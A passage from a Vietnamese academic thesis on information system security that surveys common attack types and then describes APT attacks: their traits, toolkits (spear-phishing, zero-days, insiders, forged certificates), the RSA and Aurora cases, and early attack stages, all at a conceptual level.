Tấn công vào mật khẩu là dạng tấn công nhằm đánh cắp thông tin tài khoản và mật khẩu của đối tượng để giả danh người sử dụng truy xuất trái phép vào tài nguyên hệ thống. Tấn công mật khẩu thường có hai dạng [4]:

- ❖ Tấn công dựa vào từ điển (Dictionary attacks): Dựa vào xu hướng đặt mật khẩu của người dùng là các thông tin có liên quan đến bản thân họ, hoặc mật khẩu dễ nhớ như: tên, tuổi, ngày sinh, người thân, dãy số, ... Từ đó kẻ tấn công xây dựng nên tập các mật khẩu có khả năng được người dùng sử dụng và thử các mật khẩu này.
- ❖ Tấn công kiểu vét cạn (Brute force attacks): Sử dụng công cụ và máy móc tiến hành tổ hợp lần lượt toàn bộ các ký tự và thử mật khẩu một cách tự động. Phương pháp này thường sử dụng để tìm ra mật khẩu khi đã nắm được dạng mã hóa của mật khẩu.

c) *Tấn công từ chối dịch vụ (DoS)*

Tấn công từ chối dịch vụ (DoS – Denial of Service Attacks) là dạng tấn công cản trở người dùng hợp pháp truy nhập các tài nguyên hệ thống .

DoS có thể làm ngưng hoạt động của một máy tính, một mạng nội bộ thậm chí cả một hệ thống mạng rất lớn. Về bản chất thực sự của DoS, kẻ tấn công sẽ chiếm dụng một lượng lớn tài nguyên mạng như băng thông, bộ nhớ, ... và làm mất khả năng xử lý các yêu cầu dịch vụ từ các khách hàng khác.

Cách phổ biến và cũng hay gặp nhất của tấn công DOS là khi một kẻ tấn công cố gắng làm “ngập lụt” (flood) mạng bằng cách gửi những dòng dữ liệu lớn tới mạng hay máy chủ website. Khi nạn nhân gõ một URL của một website cụ thể vào trình duyệt, nạn nhân sẽ gửi một yêu cầu tới máy chủ của website đó để xem nội

dung trang web. Máy chủ web chỉ có thể xử lý một số yêu cầu cùng một lúc, như vậy nếu như một kẻ tấn công gửi quá nhiều các yêu cầu để làm cho máy chủ đó bị quá tải và nó sẽ không thể xử lý các yêu cầu khác. Đây chính là một cuộc tấn công “từ chối dịch vụ” vì nạn nhân không thể truy cập vào trang web hay dịch vụ đó nữa [34].

Tấn công DoS có 2 loại [4]:

- ❖ Tấn công logic (Logic attacks): tấn công dựa vào các lỗi phần mềm làm dịch vụ ngừng hoạt động hoặc làm giảm hiệu năng hệ thống.
- ❖ Tấn công gây ngập lụt (Flooding attacks): Kẻ tấn công gửi một lượng lớn yêu cầu gây cạn kiệt tài nguyên hệ thống hoặc băng thông đường truyền mạng. Hai kỹ thuật tấn công gây ngập lụt là SYN floods và Smurf.

*d) Tấn công từ chối dịch vụ phân tán (DDoS – Distributed Denial of Service)*

Xuất hiện vào năm 1999, so với tấn công DoS cổ điển, sức mạnh của DDoS cao hơn gấp nhiều lần.

Hầu hết các cuộc tấn công DDoS nhắm vào việc chiếm dụng băng thông (bandwidth) gây nghẽn mạch hệ thống dẫn đến hệ thống ngưng hoạt động.

Để thực hiện thì kẻ tấn công tìm cách chiếm dụng và điều khiển nhiều máy tính/mạng máy tính trung gian (đóng vai trò zombie) từ nhiều nơi để đồng loạt gửi ào ào các gói tin với số lượng rất lớn nhằm chiếm dụng tài nguyên và làm tràn ngập đường truyền của một mục tiêu xác định nào đó.

Các dạng tấn công DDoS thực hiện tìm kiếm các lỗ hổng bảo mật trên các máy tính kết nối tới Internet và khai thác các lỗ hổng bảo mật để xây dựng mạng Botnet gồm nhiều máy tính kết nối tới Internet.

Một tấn công DDoS được thực hiện sẽ rất khó để ngăn chặn hoàn toàn. Những gói tin đến Firewall có thể chặn lại, nhưng hầu hết chúng đều đến từ những địa chỉ IP chưa có trong các Access Rule của Firewall và là những gói tin hoàn toàn hợp lệ.

*e) Tấn công giả mạo địa chỉ IP (IP Spoofing)*

Tấn công giả mạo địa chỉ IP là dạng tấn công trong đó kẻ tấn công sử dụng địa chỉ IP giả, thường để đánh lừa máy nạn nhân để vượt qua hàng rào kiểm soát an ninh. Dạng tấn công này có thể được sử dụng trong trường hợp kẻ tấn công giả IP thành địa chỉ cục bộ của mạng LAN, từ đó có thể tấn công vào các máy khác trong mạng LAN do thường chính sách an ninh giữa các máy trong LAN với nhau sẽ giảm nhẹ [4].

f) *Tấn công kiểu phát lại và người đứng giữa (Man in the middle)*

Tấn công kiểu người đứng giữa lợi dụng quá trình lưu chuyển gói tin đi qua nhiều trạm trên nhiều mạng khác nhau. Kẻ tấn công khi đó sẽ chặn bắt các thông điệp trao đổi giữa hai bên tham gia giao tiếp, sau đó chuyển tiếp lại cho bên kia sau khi thông điệp có thể đã được xử lý. Nạn nhân của kiểu tấn công người đứng giữa không hay biết về việc xen giữa này mà vẫn cù tin tưởng rằng họ đang giao tiếp với nạn nhân bên kia [4].

g) *Tấn công bằng bom thư và thư rác*

Tấn công bằng bom thư (Mail bombing) cũng là một dạng tấn công DoS khi kẻ tấn công chuyển một lưu lượng lớn email đến hộp thư điện tử của nạn nhân. Phương pháp này thường thực hiện được nhờ khai thác lỗi trong hệ thống gửi nhận mail SMTP hoặc do các máy chủ mail cấu hình không tốt [4].

h) *Tấn công sử dụng cửa hậu (Back doors hoặc Trap doors)*

Cửa hậu thường được các lập trình viên tạo ra, dùng để gỡ rối và test chương trình.

Cửa hậu thường cho phép truy nhập trực tiếp vào hệ thống mà không qua các thủ tục kiểm tra an ninh thông thường.

Khi cổng hậu được lập trình viên tạo ra để truy nhập hệ thống bất hợp pháp, nó trở thành một mối đe dọa đến an ninh hệ thống.

Rất khó phát hiện ra cổng hậu vì nó thường được thiết kế và cài đặt khéo léo. Cổng hậu chỉ được kích hoạt trong một ngữ cảnh nào đó [4].

i) *Tấn công kiểu Social Engineering*

Tấn công kiểu Social Engineering là dạng tấn công sử dụng các kỹ thuật xã hội đã thuyết phục người dùng tiết lộ thông tin truy nhập hoặc các thông tin có giá trị cho kẻ tấn công.

Kẻ tấn công có thể giả danh làm người có vị trí cao hơn so với nạn nhân để có được sự tin tưởng.

Kẻ tấn công có thể mạo nhận là người được ủy quyền của người có thẩm quyền để yêu cầu các nhân viên tiết lộ thông tin về cá nhân/tổ chức.

Kẻ tấn công có thể lập trang web giả để đánh lừa người dùng cung cấp các thông tin cá nhân và thông tin tài khoản, thẻ tín dụng, ... [4].

## Kết chương

Chương 1 giới thiệu các khái niệm về an toàn hệ thống thông tin, các nguy cơ gây mất an ninh, an toàn trong hệ thống thông tin, các mối đe dọa, các dạng lỗ hổng an ninh và một số dạng tấn công thông dụng vào hệ thống thông tin.

Ba thuộc tính cần phải đảm bảo trong hệ thống thông tin đó là tính bí mật, tính toàn vẹn và tính sẵn dùng. Các cuộc tấn công ngày càng tinh vi và phức tạp, trong đó kẻ tấn công thực hiện phối hợp nhiều dạng tấn công trong số những dạng tấn công đã đề cập để đạt thành công tối đa cho tấn công trong đó, tấn công APT là một ví dụ tiêu biểu. Chương 2 sẽ phân tích chi tiết về các đặc điểm và các giai đoạn chính của hình thức tấn công này.

## CHƯƠNG 2. NGHIÊN CỨU TẤN CÔNG APT

Chương 2 trình bày về khái niệm tấn công APT, các đặc điểm chính các giai đoạn để thực hiện cuộc tấn công này và những điểm khác biệt giữa tấn công APT và các cuộc tấn công khác.

### 2.1. Khái niệm APT

Tấn công APT (Advanced Persistent Threat - tạm dịch là các mối đe dọa liên tục nâng cao) là hình thức tấn công tập trung, có chủ đích, được thiết kế riêng cho từng mục tiêu, để xâm nhập vào đối tượng có chứa dữ liệu nhắm tìm kiếm các thông tin giá trị và gửi ra bên ngoài.

APT là loại tấn công âm thầm, không phá hỏng file/máy tính. APT đã trở thành một mối quan tâm lớn cho các chuyên gia bảo mật trên toàn thế giới. Ngay từ đầu năm 2013, đã có một loạt danh sách nổi dài những nạn nhân của loại tấn công này như Facebook, Twitter, tạp chí Wall Street, RSA, ... [32].

Cuộc tấn công vào website của hãng bảo mật RSA năm 2011, bằng cách lợi dụng lỗ hổng trên Flash Player, hoặc cuộc tấn công sử dụng sâu Stuxnet được coi là những ví dụ điển hình của thể loại tấn công mạng kiểu này. Tại Việt Nam, trong suốt tháng 7/2013, việc một số báo điện tử phải chịu một cuộc tấn công kéo dài, có chủ đích, gây khó khăn cho việc truy nhập vào website, cũng thuộc dạng tấn công APT này [44].

Gerry Egan - giám đốc quản lý sản phẩm Symantec nói rằng: “APT đã ngày càng trở nên phổ biến sau cuộc tấn công vào Google”. Theo ông, APT là một cuộc tấn công nhắm vào một tổ chức để ăn cắp dữ liệu, đặc biệt là tài sản trí tuệ. “Nó có khả năng ẩn mình”. Nó dai dẳng, kéo dài trong một khoảng thời gian. Tuy nhiên, ông không đồng ý rằng nó là một thuật ngữ nhất thiết phải có nghĩa là một hành động được nhà nước bảo trợ. “Nó có thể do bất cứ tổ chức nào thực hiện điều này” [31].

Hầu hết các nhà nghiên cứu bảo mật đồng ý rằng thuật ngữ APT lần đầu tiên được đặt ra bởi Không Quân Hoa Kỳ (United States Air Force - USAF), vào khoảng năm 2006, để mô tả các cuộc tấn công mạng (cyber - attacks) phức tạp (advanced) đối với các mục tiêu cụ thể trong một khoảng thời gian dài (persistent) [26].

Ban đầu, thuật ngữ này được sử dụng để mô tả một nước hay quốc gia ăn cắp dữ liệu hoặc gây thiệt hại đối với quốc gia dân tộc khác vì những lợi ích chiến lược.

Những kẻ tấn công, trong một số trường hợp được hậu thuẫn bởi chính phủ của một hay nhiều quốc gia, kiên trì tìm cách thâm nhập sâu vào hệ thống mạng và âm thầm ở đó tới hàng tháng hoặc hàng năm để thu thập rồi tuồn ra ngoài các bí mật quốc gia, mã nguồn và các thông tin nhạy cảm [26].

Ngoài ra, các ngành công nghiệp là mục tiêu hàng đầu của các cuộc tấn công APT bao gồm ngành công nghiệp quốc phòng và hàng không vũ trụ, thu hút khoảng 17% các cuộc tấn công; tiếp theo là ngành năng lượng, dầu khí với 14% và tài chính 11%. Cho dù là cơ quan chính phủ hay tư nhân thì đều cần phải hiểu rõ ràng để có những cơ chế tự bảo vệ chống lại các tấn công có chủ đích APT.

Các cuộc tấn công có chủ đích APT đang nhanh chóng trở thành một loại hình tấn công mới, đe dọa tới an ninh mạng trên toàn thế giới.

Các thành phần của từ viết tắt APT:

*Advanced (Nâng cao):*

Hacker sử dụng các kĩ thuật nâng cao để tấn công vào hệ thống mục tiêu một cách bài bản. Các tấn công APT phối kết hợp nhiều các kĩ thuật khác nhau một cách khoa học. Tính “Advanced” thể hiện ở khả năng ẩn mình, thay đổi liên tục khiến cho việc phát hiện trở nên rất khó khăn [25].

Kẻ tấn công đã phối hợp các biện pháp với nhau rất khoa học, tỉ mỉ và thông minh. Đánh giá này sẽ giúp bên phòng thủ nhận thức được rằng việc áp dụng các công cụ, biện pháp bảo mật tối tân, đắt tiền, chưa chắc tránh được các cuộc tấn công APT đã và sẽ xảy ra. Không phải ngẫu nhiên mà một số tài liệu đã gọi kẻ tấn công là các “nghệ sĩ” và các “nghệ sĩ” này thường rất kiên trì để vòng tránh qua các biện pháp bảo mật sẵn có. Có nhiều ví dụ về việc nạn nhân có đủ các biện pháp bảo mật như Firewall, IPS, Antivirus, ... nhưng hệ thống vẫn bị thiệt hại bởi tấn công APT [44].

*Persistent (Dai dẳng):*

Hacker xác định cụ thể mục tiêu cần khai thác để thực hiện việc tấn công, ẩn mình và khai thác theo từng giai đoạn. Sử dụng nhiều các kĩ thuật, phương pháp khác nhau để tấn công vào mục tiêu đến khi thành công.

Kẻ tấn công có thể bỏ hàng tháng để thu thập thông tin cá nhân của nạn nhân nhằm làm tiền đề cho cuộc tấn công, từ cách đặt tên file, mối quan tâm khi mở email, mối quan hệ của nạn nhân trên thế giới ảo, ... Kẻ tấn công cũng có thể bỏ nhiều tháng để thử đi thử lại một công cụ, một phương thức tấn công sao cho có thể


khai thác được một lỗ bảo mật trên hệ thống của “nạn nhân”, sau đó có thể chờ vài tháng để kích hoạt các hành động tấn công [25].

*Threat (Nguy cơ hay mối đe dọa):*

APT là một mối đe dọa bởi vì nó có tiềm lực và chủ đích. Các cuộc tấn công APT được thực hiện bởi các hoạt động kết hợp, có mục tiêu cụ thể và kẻ tấn công có kỹ năng, có tổ chức và có nguồn tài trợ dồi dào.

## 2.2. Các đặc điểm chính của APT

Các đặc điểm chính của tấn công APT được mô tả trong Hình 2.1.



Hình 2.1: Các đặc điểm chính của APT [26]

### 2.2.1. Targeted (mục tiêu)

Hacker xác định một cách chính xác mục tiêu cụ thể để tấn công và khai thác (tới những tổ chức, những cá nhân, những quốc gia, nhà nước cụ thể,...).

Hacker cũng xác định mục đích của việc tấn công là gì (Đánh cắp dữ liệu ? Làm bàn đạp tấn công vào hệ thống mạng ?, Phá hoại ?, ...).

Điều này trái ngược với malware độc hại nhất nó tàn phá trên bất kỳ hệ thống bị nhiễm một cách ngẫu nhiên.

Ví dụ:

- ❖ Tấn công Sony nhằm mục tiêu PII - Personally Identifiable Information (thông tin định danh cá nhân).
- ❖ Tấn công vào RSA với mục tiêu sở hữu trí tuệ.

Trong năm 2011, hãng bảo mật RSA đã thông báo rằng họ là nạn nhân của cuộc tấn công APT. Những kẻ tấn công đã đạt được mục đích ban đầu bằng cách

lừa người dùng trong nội bộ mở một email bao gồm một tập tin đính kèm, khai thác lỗ hổng zero-day trong Adobe Flash.

Từ đó, những kẻ tấn công leo thang đặc quyền, cài đặt backdoor, và giành quyền kiểm soát hệ thống bổ sung. Những kẻ tấn công có thể được truy cập vào hệ thống RSA lấy đi thông tin liên quan đến thiết bị xác thực securID sử dụng trong các hệ thống xác thực hai nhân tố (two factor). Mỗi tài khoản người dùng được liên kết với một thiết bị token, và mỗi thiết bị token tạo ra một số ngẫu nhiên giả lập (pseudo random) còn được biết đến với tên gọi là mật khẩu sử dụng một lần (OTP - One Time Password). OTP sẽ được thay đổi định kỳ trong một khoảng thời gian nhất định, thường là sau 30 giây hoặc 60 giây. Để đăng nhập, người dùng cần khai báo tên người dùng và mật khẩu và OTP hiển thị trên màn hình của token. Máy chủ xác thực biết được số nào sẽ được thiết bị token đó tạo ra, do vậy OTP được sử dụng để chứng minh tình trạng sở hữu thiết bị token của người dùng.

Số OTP tuân tự chuẩn xác mà thiết bị token tạo ra được tính toán bởi một thuật toán bí mật do RSA phát triển và một giá trị hạt giống (seed value) được sử dụng để khởi tạo thiết bị token. Nếu thuật toán và giá trị hạt giống bị lộ thiết bị token sẽ trở nên vô tác dụng và kẻ tấn công có thể tìm kiếm các lỗ hổng trong securID hoặc mã hóa chúng.

#### ❖ Operation Aurora tấn công vào Google

Là một cuộc tấn công APT nhắm mục tiêu là các công ty lớn bao gồm Google, Adobe, Rackspace, và Juniper Networks. Báo cáo truyền thông gợi ý rằng nhiều công ty khác đang trở thành mục tiêu, gồm Yahoo, Northrup Grumman, Morgan Stanley, Symantec và Dow Chemical. Cuộc tấn công Aurora/Google với mục tiêu mã nguồn (source code).

Bất cứ tổ chức nào, dù lớn hay nhỏ với các dữ liệu có giá trị đều là đối tượng của tấn công APT.

Cho đến nay, tấn công APT thường được dùng với mục đích [44]:

- Thu thập thông tin tình báo có tính chất thù địch.
- Đánh cắp dữ liệu và bán lại bí mật kinh doanh cho các đối thủ.
- Làm mất uy tín của cơ quan tổ chức.
- Phá hoại, gây bất ổn hạ tầng CNTT, viễn thông, điện lực, ...

### 2.2.2. Persistent (*Dai dẳng*)

Quá trình tấn công APT diễn ra theo nhiều giai đoạn khác nhau trong một thời gian dài. Sử dụng nhiều các kĩ thuật, phương pháp khác nhau để tấn công vào mục tiêu đến khi thành công.

Để đạt được mục đích đã đề ra thì hacker cần phải thực hiện rất nhiều các công đoạn khác nhau, tấn công vào nhiều các thành phần trong hệ thống do vậy một gợi ý trong việc phát hiện các tấn công APT là cần kết hợp, xâu chuỗi nhiều sự kiện an ninh lại với nhau [25].

### 2.2.3. Evasive (*Tránh né và ẩn mình*)

Tấn công APT được thiết kế để có thể “qua mặt” được hầu hết các giải pháp đảm bảo ATTT truyền thông như Firewall, IPS, Antivirus, ...


Ví dụ: để tránh bị tường lửa phát hiện hacker thường sử dụng các Port và Service hợp lệ như HTTP (80), HTTPS (443), SMTP (25), ...

Để tránh các AV phát hiện thì các mã độc hacker sử dụng đều được thiết kế riêng chưa từng được phát hiện (chưa có trong tập mẫu), ...

Khi gửi dữ liệu ra ngoài để tránh việc phát hiện của các IPS thì hacker thực hiện việc mã hóa dữ liệu, ... [25].

### 2.2.4. Complex (*Phức tạp*)

APT phối kết hợp nhiều các kĩ thuật khác nhau một cách khoa học và bài bản nhằm những mục tiêu nhiều lỗ hổng bảo mật trong các tổ chức. Các công cụ cho tấn công APT được mô tả trong Hình 2.2.



Hình 2.2: Các công cụ cho tấn công APT [11]

Những kẻ tấn công APT có một kho công cụ sẵn sàng để khởi động và duy trì cuộc tấn công. Bộ công cụ cho tấn công APT (APT Toolkit):

*a) Các Malware*

Malware là thuật ngữ chung bao gồm nhiều loại phần mềm với một điểm chung đó là xâm nhập thông tin hoặc một hệ thống vì một hoặc nhiều lý do dưới đây:

- ❖ Phá vỡ máy tính hoặc các hoạt động mạng.
- ❖ Lấy cắp thông tin nhạy cảm hoặc các thông tin có giá trị.
- ❖ Tiếp nhận quyền kiểm soát hệ thống mục tiêu.

Các kiểu malware đã trình bày ở chương 2 như: viruses, trojan horses, worms, ransomware, rootkits, malicious plug-ins, key loggers, ...

Bất kể loại malware nào đều có chung một mục đích là đánh lừa, làm gián đoạn, và trộm cắp các thông tin. Để thực hiện mục đích đó, malware cần xâm nhập vào hệ thống mục tiêu và thực thi. Có hai cách để thực hiện điều này:

- ❖ Tấn công vào lỗ hổng.
- ❖ Lừa người dùng thực thi/chạy chương trình độc hại.

Một số hacker sử dụng các malware đặc biệt để khai thác máy tính của nạn nhân, trong khi một số khác thì sử dụng những công cụ malware “off the shelf” (có bán đại trà) mà có thể dễ dàng lấy được trực tuyến và trên nhiều diễn đàn hacking ngầm.

*b) Kỹ thuật Social Engineering*


Trong tấn công APT, kẻ tấn công sử dụng spear-phishing email (một dạng phishing) đính kèm với file có vẻ vô hại mà mục tiêu có khả năng sẽ mở. Hoặc liên kết đến các trang web có nhúng mã độc hại (được biết đến như là một cuộc tấn công watering hole). Các chương trình khác như file text và PDF cũng được tận dụng khai thác để thực thi phần mềm độc hại.

Phó Chủ tịch bộ phận tình báo mối đe dọa của hãng bảo mật IDD (Mỹ) – Paul Ferguson nhận định, spear-phishing là phương pháp tấn công phổ biến nhất mở màn cho các cuộc tấn công APT, bởi không khó để đánh lừa nạn nhân bấm vào liên kết và tập tin độc hại được đính kèm trong các email. Cùng quan điểm, Giám đốc bộ phận giải pháp và công nghệ của hãng bảo mật Trend Micro – JD Sherry cho biết, tấn công lừa đảo qua email là giai đoạn quan trọng mở đầu một cuộc tấn công APT, được tin tặc sử dụng để xâm nhập vào mạng lưới của nạn nhân và bắt đầu quá trình tấn công.

Tấn công lừa đảo spear phishing thường mạo danh các tên tuổi nổi tiếng như Bank of America hay Paypal nhằm gửi email lừa đảo đến người dùng. Trong email, tội phạm cảnh báo tài khoản ngân hàng của người nhận sắp bị dừng cung cấp và yêu cầu người nhận bấm vào đường link có trong email đó. Đường link đó sẽ dẫn đến một trang web mạo danh để nghị người nhận cung cấp các thông tin như số tài khoản, mật khẩu. Các thông tin này sau đó sẽ bị bọn tội phạm sử dụng để ăn cắp tiền trong tài khoản. Thậm chí những người không gửi tiền ở ngân hàng Bank of America, hoặc không có tài khoản Paypal đều có thể nhận được email như vậy. Tuy nhiên, một cuộc tấn công APT thì rất chính xác. Ví dụ, nếu nhân viên hỗ trợ kĩ thuật của trong tổ chức là mục tiêu của APT, thì chỉ có những người trong bộ phận hỗ trợ kĩ thuật nhận được email. Theo thống kê của nhà cung cấp dịch vụ lưu trữ dữ liệu điện tử - Firmex (Mỹ), trong giai đoạn từ năm 2010 - 2011, số lượng các cuộc tấn công kiểu mới nguy hiểm cao thường trực (APT) đã tăng lên gấp đôi, trong đó 91% các cuộc tấn công APT được mở đầu bằng kỹ thuật tấn công lừa đảo “spear-phishing”.

Qua đó, Giám đốc bộ phận tiếp thị của hãng ForeScout Technologies – Jack Marsal đã nhấn mạnh, một khi những đối tượng này xâm nhập thành công vào mạng lưới, việc phát hiện và ngăn chặn mã độc lây nhiễm sẽ trở nên vô cùng khó

khăn. Các bước xâm nhập máy tính nạn nhân sử dụng spear phishing email được mô tả trong Hình 2.3.



Hình 2.3: Spear phishing email với nội dung có đính kèm malware [14]

#### c) Khai thác các lỗ hổng Zero-day và các Exploit khác

Nhu đã đề cập trước đó, một zero-day exploit là một lỗ hổng trong một sản phẩm phần mềm mà cho phép một kẻ tấn công thực thi mã không mong muốn hoặc giành quyền kiểm soát máy tính của mục tiêu. Những exploit này thường được khai thác trong các cuộc tấn công spear-phishing và watering hole. Các kẻ tấn công khai thác các lỗ hổng zero-day chưa từng được biết đến hoặc chưa từng được công bố.

#### d) Insiders và Recruits

Nếu một hacker không tìm được cách nào để tấn công vào tổ chức, sự lựa chọn tốt nhất tiếp theo để xâm nhập là thuê một nhân viên, hoặc tìm kiếm một nhân viên đang bát mẫn, để làm nội gián, cung cấp các thông tin cần thiết. Đó chính là Insider Attack - tấn công nội bộ. Insider Attack có một thế mạnh rất lớn, vì những gián điệp này được phép truy cập vật lý vào hệ thống công ty, và di chuyển ra vào tự do trong công ty.

#### e) Forged và Fake Certificates (giả mạo chứng chỉ điện tử)

Thông thường các tin tặc sử dụng các chứng chỉ SSL giả mạo cho các website không có thật và mạo danh là một trang web hợp pháp. Những kẻ tấn công thường sử dụng các chứng chỉ số tự ký (self-signed) hoặc các chứng chỉ ăn cắp được (những chứng chỉ này được hầu hết các trình duyệt chấp nhận).

### 2.3. Các giai đoạn tấn công APT

Tấn công APT có mục tiêu là một tổ chức cụ thể (hoặc nhóm các tổ chức). APT có thể sử dụng một loạt các công cụ từ malware đơn giản đến phức tạp, những mã độc hại được tạo ra để khai thác các lỗ hổng "zero-day".

Nhưng lý do để gọi nó là *Advanced Persistent Threat* là bởi vì nó được lên kế hoạch rất khoa học, được thực hiện và phối hợp với tất cả các công cụ có sẵn. Nó dai dẳng vì kẻ tấn công rất kiên trì và tập trung để tránh bị phát hiện. Nếu một tổ chức là mục tiêu của APT thì tổ chức đó có thể phải chịu một thất bại nghiêm trọng bởi hình thức tấn công này mất rất nhiều tháng nghiên cứu và lập kế hoạch.

Những giai đoạn thường thấy trong một cuộc tấn công APT được mô tả trong Hình 2.4.



Hình 2.4: Các giai đoạn của cuộc tấn công APT [15]

#### 2.3.1. Giai đoạn Reconnaissance (*Thăm dò/Trinh sát*)

Trong giai đoạn khởi đầu này, những kẻ tấn công nghiên cứu các điểm xâm nhập, các lỗ hổng, các cá nhân chủ chốt, và các tài sản quan trọng. Nghiên cứu các vị trí văn phòng của mục tiêu, vị trí máy tính của họ, công nghệ được sử dụng trong công ty, cách họ giao tiếp (giữa các văn phòng, với khách hàng, nhà cung cấp và các cổ đông), nhân viên, chi tiết liên lạc của nhân viên. Kẻ tấn công xây dựng hồ sơ cho từng nhân viên được nhắm mục tiêu sử dụng thông tin trên mạng xã hội mà họ là thành viên như LinkedIn, Facebook, Twitter, ...

Mạng xã hội: Facebook công bố vào năm 2012 rằng họ đã có hơn một tỷ người sử dụng trang web của họ mỗi tháng, trong khi LinkedIn lan truyền bắt đầu năm

2013 mà nó đã có 200 triệu thành viên. Số lượng người dùng LinkedIn vẫn còn rất ánh tượng, và có lẽ sẽ tiếp tục phát triển. Người sử dụng thường bị rò rỉ thông tin nhạy cảm mà không biết. Họ tin rằng không có ai ngoại trừ bạn bè của họ đọc được những gì họ viết. Điều đó phụ thuộc vào các thông số bảo mật mà họ có trên các tài khoản mạng xã hội của họ.

Công cụ tìm kiếm: Kẻ tấn công sử dụng công cụ tìm kiếm để thu thập thông tin về mục tiêu chẳng hạn như nền tảng công nghệ, chi tiết nhân viên, các trang đăng nhập, mạng nội bộ công thông tin. Và google là một công cụ mà kẻ tấn công thường sử dụng.

Google biết rất nhiều. Nó cung cấp kết quả trong vài giây, Google không phải là công cụ tìm kiếm duy nhất tuy nhiên nó được sử dụng nhiều nhất và phổ biến nhất.


### **2.3.2. Giai đoạn Preparation (Chuẩn bị)**

Những kẻ tấn công tích cực chuẩn bị cho cuộc tấn công, phát triển và thử nghiệm các công cụ và kỹ thuật thích hợp để nhắm vào mục tiêu dự định. Có thể bao gồm việc quét để xác định các lỗ hổng, viết mã độc, soạn thảo các email, các phần cứng cần thiết như ổ đĩa flash USB, xác định những cơ sở hạ tầng sử dụng để khởi động các cuộc tấn công và kiểm soát các thông tin liên lạc, đăng ký và thiết lập tài khoản cần thiết (như địa chỉ email) và tiến hành thử nghiệm.

### **2.3.3. Giai đoạn Targeting**

Giai đoạn này thường bao gồm một hoặc nhiều phương pháp nhằm đạt được quyền truy cập vào một máy chủ đặc quyền. Để dễ dàng vượt qua các phòng thủ antivirus, kẻ tấn công cũng tạo ra các tài khoản webmail bằng việc sử dụng các tên người có thật - các tên mà quen thuộc với người nhận, như một đồng nghiệp, lãnh đạo công ty, và nhân viên phòng CNTT, hoặc cố vấn của công ty và sử dụng các tài khoản đó để gửi đi các thư điện tử hoặc sử dụng mạng xã hội. Trong một vài trường hợp, người nhận email không nghi ngờ và đã trả lời các nội dung lừa đảo, và tin rằng họ đã liên lạc với những người mà họ biết.

Email spear phishing có thể đính kèm các loại file khác nhau, thông dụng nhất đó là XLS, PDF, doc, docx và .HWP chiếm 70% trong số các email phishing mà hãng Trend Micro đã giám sát. Các loại file đính kèm thông dụng trong email spear phishing được mô tả trong Hình 2.5 [23].



Hình 2.5: Các loại file đính kèm thông dụng trong email spear phishing [23]

#### Sử dụng email thông điệp spear (xiên cắm) phishing

